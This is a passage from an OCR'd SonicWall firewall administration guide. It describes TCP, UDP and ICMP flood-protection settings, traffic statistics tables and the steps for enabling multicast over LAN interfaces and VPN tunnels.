
TCP Traffic Statistics

This statistic	Is incremented/displays
Invalid Sequence Packets Dropped	When a: • Packet within an established connection is received where the sequence number is less than the connection's oldest unacknowledged sequence. • Packet within an established connection is received where the sequence number is greater than the connection's oldest unacknowledged sequence + the connection's last advertised window size.
Invalid Acknowledgement Packets Dropped	When an invalid acknowledgement packet is dropped.
Max Incomplete WAN Connections / sec	When a: • Packet is received with the ACK flag set, and with neither the RST or SYN flags set, but the SYN Cookie is determined to be invalid (while SYN Flood protection is enabled). • Packet's ACK value (adjusted by the sequence number randomization offset) is less than the connection's oldest unacknowledged sequence number. • Packet's ACK value (adjusted by the sequence number randomization offset) is greater than the connection's next expected sequence number.
Average Incomplete WAN Connections / sec	The average number of incomplete WAN connections per second.
SYN Floods In Progress	When a SYN flood is detected.
RST Floods In Progress	When a RST flood is detected.
FIN Floods In Progress	When a FIN flood is detected.
TCP Floods In Progress	When a TCP flood is detected.
Total SYN, RST, FIN or TCP Floods Detected	The total number of floods (SYN, RST, FIN, and TCP) detected.
TCP Connection SYN-Proxy State (WAN only)	For WAN only, whether the TCP connection SYN-proxy is enabled.
Current SYN-Blacklisted Machines	When a device is listed on the SYN blacklist.
Current RST-Blacklisted Machines	When a device is listed on the RST blacklist.
Current FIN-Blacklisted Machines	When a device is listed on the FIN blacklist.
Current TCP-Blacklisted Machines	When a device is listed on the TCP blacklist.
Total SYN-Blacklisting Events	When a SYN blacklisting event is detected.
Total RST-Blacklisting Events	When a RST blacklisting event is detected.
Total FIN-Blacklisting Events	When a FIN blacklisting event is detected.
Total TCP-Blacklisting Events	When a TCP blacklisting event is detected.
Total SYN Blacklist Packets Rejected	The total number of SYN packets rejected by SYN blacklisting.

TCP Traffic Statistics

This statistic	Is incremented/displays
Total RST Blacklist Packets Rejected	The total number of RST packets rejected by SYN blacklisting.
Total FIN Blacklist Packets Rejected	The total number of FIN packets rejected by SYN blacklisting.
Total TCP Blacklist Packets Rejected	The total number of TCP packets rejected by SYN blacklisting.
Invalid SYN Flood Cookies Received	When a SNY flood cookie is received.
WAN DDOS Filter State	Whether the DDOS filter is enabled or disabled.
WAN DDOS Filter – Packets Rejected	When a WAN DDOS Filter rejects a packet.
WAN DDOS Filter – Packets Leaked	
WAN DDOS Filter – Allow List Count	

UDP Tab



Topics:

- UDP Settings on page 1097

- UDP Flood Protection on page 1097
- UDP Traffic Statistics on page 1098

UDP Settings

- **Default UDP Connection Timeout (seconds)** - The number of seconds of idle time you want to allow before UDP connections time out. This value is overridden by the UDP Connection timeout you set for individual rules.

UDP Flood Protection

UDP Flood Attacks are a type of denial-of-service (DoS) attack. They are initiated by sending a large number of UDP packets to random ports on a remote host. As a result, the victimized system's resources are consumed with handling the attacking packets, which eventually causes the system to be unreachable by other clients.

SonicWall UDP Flood Protection defends against these attacks by using a "watch and block" method. The appliance monitors UDP traffic to a specified destination. If the rate of UDP packets per second exceeds the allowed threshold for a specified duration of time, the appliance drops subsequent UDP packets to protect against a flood attack.

UDP packets that are DNS query or responses to or from a DNS server configured by the appliance are allowed to pass, regardless of the state of UDP Flood Protection.

The following settings configure UDP Flood Protection:


- **Enable UDP Flood Protection** – Enables UDP Flood Protection. This option is not selected by default.

  NOTE: Enable UDP Flood Protection must be enabled to activate the other **UDP Flood Protection** options.

- **UDP Flood Attack Threshold (UDP Packets / Sec)** – The maximum number of UDP packets allowed per second to be sent to a host, range, or subnet that triggers UDP Flood Protection. Exceeding this threshold triggers ICMP Flood Protection.The minimum value is 50, the maximum value is 1000000, and the default value is **1000**.
- **UDP Flood Attack Blocking Time (Sec)** – After the appliance detects the rate of UDP packets exceeding the attack threshold for this duration of time, UDP Flood Protection is activated and the appliance begins dropping subsequent UDP packets. The minimum time is 1 second, the maximum time is 120 seconds, and the default time is **2** seconds.
- **UDP Flood Attack Protected Destination List** – The destination address object or address group that will be protected from UDP Flood Attack. The default value is **Any**.


  TIP: Select **Any** to apply the Attack Threshold to the sum of UDP packets passing through the firewall.

UDP Traffic Statistics




The **UDP Traffic Statistics** table provides statistics as shown in UDP Traffic Statistics. To clear and restart the statistics displayed by a table, click the **Clear Stats** icon for the table.

UDP Traffic Statistics

This statistic	Is incremented/displays
Connections Opened	When a connection is opened.
Connections Closed	When a connection is closed.
Total UDP Packets	With every processed UDP packet.
Validated Packets Passed	When a UDP packet passes checksum validation (while UDP checksum validation is enabled).
Malformed Packets Dropped	When: • UDP checksum fails validation (while UDP checksum validation is enabled). • The UDP header length is calculated to be greater than the packet's data length.
UDP Floods In Progress	The number of individual forwarding devices currently exceeding the UDP Flood Attack Threshold.
Total UDP Floods Detected	The total number of events in which a forwarding device has exceeded the UDP Flood Attack Threshold.
Total UDP Flood Packets Rejected	The total number of packets dropped because of UDP Flood Attack detection. Clicking on the **Statistics** icon displays a pop-up dialog showing the most recent rejected packets: 

ICMP Tab




Topics:

View IP Version

The **View IP Version** radio buttons allow you to specify the IP version: **IPv4** or **IPv6**. If you select:

- **IPv4**, the headings and options display ICMP.
- **IPv6**, the headings and options display ICMPv6.

ICMP/ICMPv6 Flood Protection



ICMP Flood Protection functions identically to UDP Flood Protection, except it monitors for ICMP/ICMPv6 Flood Attacks. The only difference is that DNS queries are not allowed to bypass ICMP Flood Protection.

The following settings configure ICMP Flood Protection:


- **Enable ICMP Flood Protection** – Enables ICMP Flood Protection.

  NOTE: Enable ICMP Flood Protection must be enabled to activate the other ICMP Flood Protection options.

- **ICMP Flood Attack Threshold (ICMP Packets / Sec)** – The maximum number of ICMP packets allowed per second to be sent to a host, range, or subnet. Exceeding this threshold triggers ICMP Flood Protection. The minimum number is 10, the maximum number is 100000, and the default number is **200**.
- **ICMP Flood Attack Blocking Time (Sec)** – After the appliance detects the rate of ICMP packets exceeding the attack threshold for this duration of time, ICMP Flood Protection is activated, and the appliance will begin dropping subsequent ICMP packets. The minimum time is 1 second, the maximum time is 120 seconds, and the default time is **2** seconds.
- **ICMP Flood Attack Protected Destination List** – The destination address object or address group that will be protected from ICMP Flood Attack. The default value is **Any**.

  TIP: Select **Any** to apply the Attack Threshold to the sum of ICMP packets passing through the firewall.

ICMP/ICMPv6 Traffic Statistics



The **ICMP Traffic Statistics** table provides statistics as shown in ICMP/ICMPv6 Traffic Statistics. To clear and restart the statistics displayed by a table, click the **Clear Stats** icon for the table.

ICMP/ICMPv6 Traffic Statistics

This statistic	Is incremented/displays
Connections Opened	When a connection is opened.
Connections Closed	When a connection is closed.
Total UDP Packets	With every processed ICMP/ICMPv6 packet.
Validated Packets Passed	When a ICMP/ICMPv6 packet passes checksum validation (while ICMP/ICMPv6 checksum validation is enabled).
Malformed Packets Dropped	When: • ICMP/ICMPv6 checksum fails validation (while ICMP/ICMPv6 checksum validation is enabled). • The ICMP/ICMPv6 header length is calculated to be greater than the packet's data length.
ICMP/ICMPv6 Floods In Progress	The number of individual forwarding devices currently exceeding the ICMP/ICMPv6 Flood Attack Threshold.

ICMP/ICMPv6 Traffic Statistics


This statistic	Is incremented/displays
Total ICMP/ICMPv6 Floods Detected	The total number of events in which a forwarding device has exceeded the ICMP/ICMPv6 Flood Attack Threshold.
Total ICMP/ICMPv6 Flood Packets Rejected	The total number of packets dropped because of ICMP/ICMPv6 Flood Attack detection.Clicking on the **Statistics** icon displays a pop-up dialog showing the most recent rejected packets: 

Configuring Firewall Multicast Settings

Firewall Settings > Multicast


IP multicasting is a method for sending one Internet Protocol (IP) packet simultaneously to multiple hosts. Multicast is suited to the rapidly growing segment of Internet traffic - multimedia presentations and video conferencing. For example, a single host transmitting an audio or video stream and ten hosts that want to receive this stream. In multicasting, the sending host transmits a single IP packet with a specific multicast address, and the 10 hosts simply need to be configured to listen for packets targeted to that address to receive the transmission. Multicasting is a point-to-multipoint IP communication mechanism that operates in a connectionless mode - hosts receive multicast transmissions by “tuning in” to them, a process similar to tuning in to a radio.

The **Firewall Settings > Multicast** page allows you to manage multicast traffic on the firewall.



Topics:


Multicast Snooping



This section provides configuration tasks for Multicast Snooping.

- **Enable Multicast** - Select this checkbox to support multicast traffic. This checkbox is disabled by default.
- **Require IGMP Membership reports for multicast data forwarding** - Select this checkbox to improve performance by regulating multicast data to be forwarded to only interfaces joined into a multicast group address using IGMP. This checkbox is enabled by default.
- **Multicast state table entry timeout (minutes)** - This field has a default of **5**. The value range for this field is 5 to 60 (minutes). Update the default timer value of 5 in the following conditions:
  - You suspect membership queries or reports are being lost on the network.
  - You want to reduce the IGMP traffic on the network and currently have a large number of multicast groups or clients. This is a condition where you do not have a router to route traffic.
  - You want to synchronize the timing with an IGMP router.

Multicast Policies



This section provides configuration tasks for Multicast Policies.

- **Enable reception of all multicast addresses** - This radio button is not enabled by default. Select this radio button to receive all (class D) multicast addresses.

  NOTE: Receiving all multicast addresses may cause your network to experience performance degradation.


- **Enable reception for the following multicast addresses** - This radio button is enabled by default. In the drop-down menu, select **Create a new multicast object** or **Create new multicast group**.

  NOTE: Only address objects and groups associated with the MULTICAST zone are available to select. Only addresses from `224.0.0.1` to `239.255.255.255` can be bound to the MULTICAST zone.

NOTE: You can specify up to 200 total multicast addresses.

To create a multicast address object:

1 In the **Enable reception for the following multicast addresses** drop-down menu, select **Create new multicast object**. The **Add Address Object** dialog displays.



2 Configure the name of the address object in the **Name** field.

3 From the **Zone Assignment** drop-down menu, select **MULTICAST**.

4 From the **Type** drop-down menu, select **Host**, **Range**, **Network**, or **MAC**.

5 Depending on you Type selection, the options on the dialog change. If you selected:

- **Host** or **Network**, the **IP Address** field displays. Enter the IP address of the host or network. The IP address must be in the range for multicast: `224.0.0.0` to `239.255.255.255`.
- **Network**, the **Netmask** field displays. Enter the netmask for the network.
- **Range**, the **Starting IP Address** and **Ending IP Address** fields display. Enter the starting and ending IP address for the address range. The IP addresses must be in the range for multicast: `224.0.0.1` to `239.255.255.255`.

6 Click **OK**.

IGMP State Table

This section provides descriptions of the fields in the **IGMP State Table**.

- **Multicast Group Address**—Provides the multicast group address the interface is joined to.
- **Interface / VPN Tunnel**—Provides the interface (such as **LAN**) for the VPN policy.
- **IGMP Version**—Provides the IGMP version (such as **V2** or **V3**).
- **Time Remaining** —
- **Flush** — Provides an icon to flush that particular entry.
- **Flush** and **Flush All** buttons—To flush a specific entry immediately, check the box to the left of the entry and click **Flush**. Click **Flush All** to immediately flush all entries.


Enabling Multicast on LAN-Dedicated Interfaces

To enable multicast support on the LAN-dedicated interfaces of your firewall:

1. Go to the **Firewall Settings > Multicast** page.
2. Under **Multicast Snooping**, select **Enable Multicast**.
3. Under **Multicast Policy**, select **Enable the reception of all multicast addresses**.
4. Click **Accept**.
5. Go to the **Network > Interfaces** page.
6. Click the **Configure** button for the LAN interface you want to configure. The **Edit Interface** dialog displays.
7. Click the **Advanced** tab.
8. Select **Enable Multicast Support**.
9. Click **OK**.

To enable multicast support for address objects over a VPN tunnel:

1. Go to the **Firewall Settings > Multicast** page.
2. Under **Multicast Snooping**, select **Enable Multicast**.
3. Under **Multicast Policy**, select **Enable the reception for the following multicast addresses**.
4. From the drop-down menu, select **Create new multicast address object.** The **Add Address Object** dialog appears.



5. In the **Name** field, enter a name for your multicast address object.
6. From the **Zone Assignment** drop-down menu, select a zone: **LAN**, **WAN**, **DMZ**, **VPN**, **SSLVPN**, **MGMT**, **MULTICAST**, or **WLAN**.
7. When you select a type from the **Type** drop-down menu**,** the other options change, depending on the selection. If you select:
   - **Host**, enter an **IP address** in the **IP Address** field.
   - **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and the **Ending IP Address**.
   - **Network**, enter the network IP address in the **Netmask** field and a netmask or prefix length in the **Netmask/Prefix Length** field.
   - **MAC**, enter the MAC address in the **MAC Address** field and select the **Multi-homed host** checkbox (which is selected by default).
   - **FQDN**, enter the FQDN hostname in the **FQDN Hostname** field.
8. Click **OK**.
9. Go to the **VPN > Settings** page.
10. In the **VPN Policies** table, click the **Configure** icon for the Group VPN policy you want to configure. The **VPN Policy** dialog displays.

11 Click the **Advanced** tab.

12 In the **Advanced Settings** section, select **Enable Multicast**.

13 Click **OK**.

Enabling Multicast Through a VPN

To enable multicast across the WAN through a VPN:

1 Enable multicast globally:

   a Navigate to the **Firewall Settings > Multicast** page.

   b Check the **Enable Multicast** checkbox.

   c Click the **Accept** button.


   d Repeat Step a through Step c for each interface on all participating security appliances.

2 Enable multicast support on each individual interface that will be participating in the multicast network.

   a Navigate to the **Network > Interfaces** page

   b Click the **Edit** icon of the participating interface. The **Edit Interface** dialog displays.

   c Click the **Advanced** tab.



   d Select the **Enable Multicast Support** checkbox.

   e Click **OK**.


   f Repeat Step a through Step e for each participating interface on all participating appliances.

3 Enable multicast on the VPN policies between the security appliances.

   a Navigate to the **VPN > Settings** page.

b Click the **Edit** icon of a policy in which include multicasting. The **VPN Policy** dialog displays.

c Click the **Advanced** tab.



NOTE: The default WLAN'MULTICAST access rule for IGMP traffic is set to DENY. This will need to be changed to ALLOW on all participating appliances to enable multicast if they have multicast clients on their WLAN zones.

d In the **Advanced Settings** section, select **Enable Multicast**.

e Click **OK**.

4 Verify the tunnels are active between the sites.

5 Start the multicast server application and client applications. As multicast data is sent from the multicast server to the multicast group (`224.0.0.0` through `239.255.255.255`), the firewall queries its IGMP state table for that group to determine where to deliver that data. Similarly, when the appliance receives that data at the VPN zone, the appliance queries its IGMP State Table to determine where it should deliver the data.

The IGMP State Tables (upon updating) should provide information indicating that there is a multicast client on the X3 interface, and across the vpnMcastServer tunnel for the `224.15.16.17` group.

NOTE: By selecting **Enable reception of all multicast addresses**, you might see entries other than those you are expecting to see when viewing your **IGMP State Table**. These are caused by other multicast applications that might be running on your hosts.

94

Managing Quality of Service

Firewall Settings > QoS Mapping

